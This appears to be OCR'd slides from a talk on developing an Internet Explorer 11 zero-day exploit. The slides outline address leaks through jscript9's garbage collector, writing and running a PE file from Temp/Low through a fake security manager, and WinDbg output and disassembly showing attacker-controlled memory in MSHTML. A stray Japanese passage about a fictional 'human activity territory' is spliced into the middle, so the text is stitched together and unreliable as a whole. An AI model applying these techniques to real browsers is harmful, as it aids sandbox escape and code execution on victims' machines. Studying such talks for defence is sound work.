
Relative

ArrayData

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
…	…	…	…

Typed Array


Absolute



Garbage Collect


- jscript9 -> conservative GC
  - Aligned Dwords -> Pointers
  - Data treated as pointers -> Memory leak
  - Info leak in IE

Object Address




```
array[0] = 2;
array[1] = object;
```

IE 11 Exploit



Execute

- Write PE to Temp/Low
  - Copy from same domain
    - C:\Windows\System32\cmd.exe
    - C:\Windows\System32\calc.exe
- Execute in Temp/Low
  - Fake security manager (explib2 by guhe120)

Out-of-date ActiveX Control Blocking


- IE block out-of-date ActiveX controls
  - August 2014
  - Java attack

Summary

- ASLR, DEP, Sandbox and SOP -> Dilemmas
- Availability & Performance
- ROI mitigation
- Combat will go on


Stage 3
現在公開可能な情報
人類活動領域の大まかな規模の図説②
人類領域の中心ほど標高は高くなっている。
人類領域内は水と鉱物資源と天然ガスなどの資源に
恵まれている。
IE 11 0day Exploit Development
titan

Vulnerability Exploitable Analysis





Vulnerability Exploitable Analysis

element.titile = “0xdeadc0de42424242…”; // Pseudo code

```
0:007> g
Breakpoint 2 hit
eax=00000000 ebx=0905ff00 ecx=00000091 edx=00000090 esi=00000000
edi=00000000
eip=68719629 esp=034ba7c8 ebp=034ba818 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit
destructor for 'fieldDefaultValue''+0x188124:
68719629 8b03            mov     eax,dword ptr [ebx]  ds:0023:0905ff00=dec0adde
0:007> dd ebx
0905ff00  deadc0de 42424242 42424242 42424242
0905ff10  42424242 42424242 42424242 42424242
0905ff20  42424242 42424242 42424242 42424242
0905ff30  42424242 42424242 42424242 42424242
0905ff40  42424242 42424242 42424242 42424242
0905ff50  42424242 42424242 42424242 00004242
0905ff60  66e08627 88006569 deadc0de 42424242
0905ff70  42424242 42424242 42424242 42424242
```

Find Memory Write!


mov edi, ecx
xor ebx, ebx
cmp [edi+0BCh], ebx
jz loc_63DF1A8E
; START OF FUNCTION CHUNK FOR ?GetGeneratedElement@CMarkup@@QAEPAVCGeneratedElement@@XZ
loc_63DF1A8E:
push esi
push 34h ; dwBytes
push 8 ; dwFlags
push _g_hProcessHeap ; hHeap
call _HeapAlloc@12 ; HeapAlloc(x,x,x)
mov esi, eax
test esi, esi
jz loc_63DF1ACE
mov eax, [edi+0A4h]
test eax, eax
jz loc_63DF1AB1
mov ebx, [eax+0Ch]
loc_63DF1AB1:
push ebx
push 0E3h
mov ecx, esi
call ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z ; CElement::CElement(ELEMENT_TAG,CDoc *)
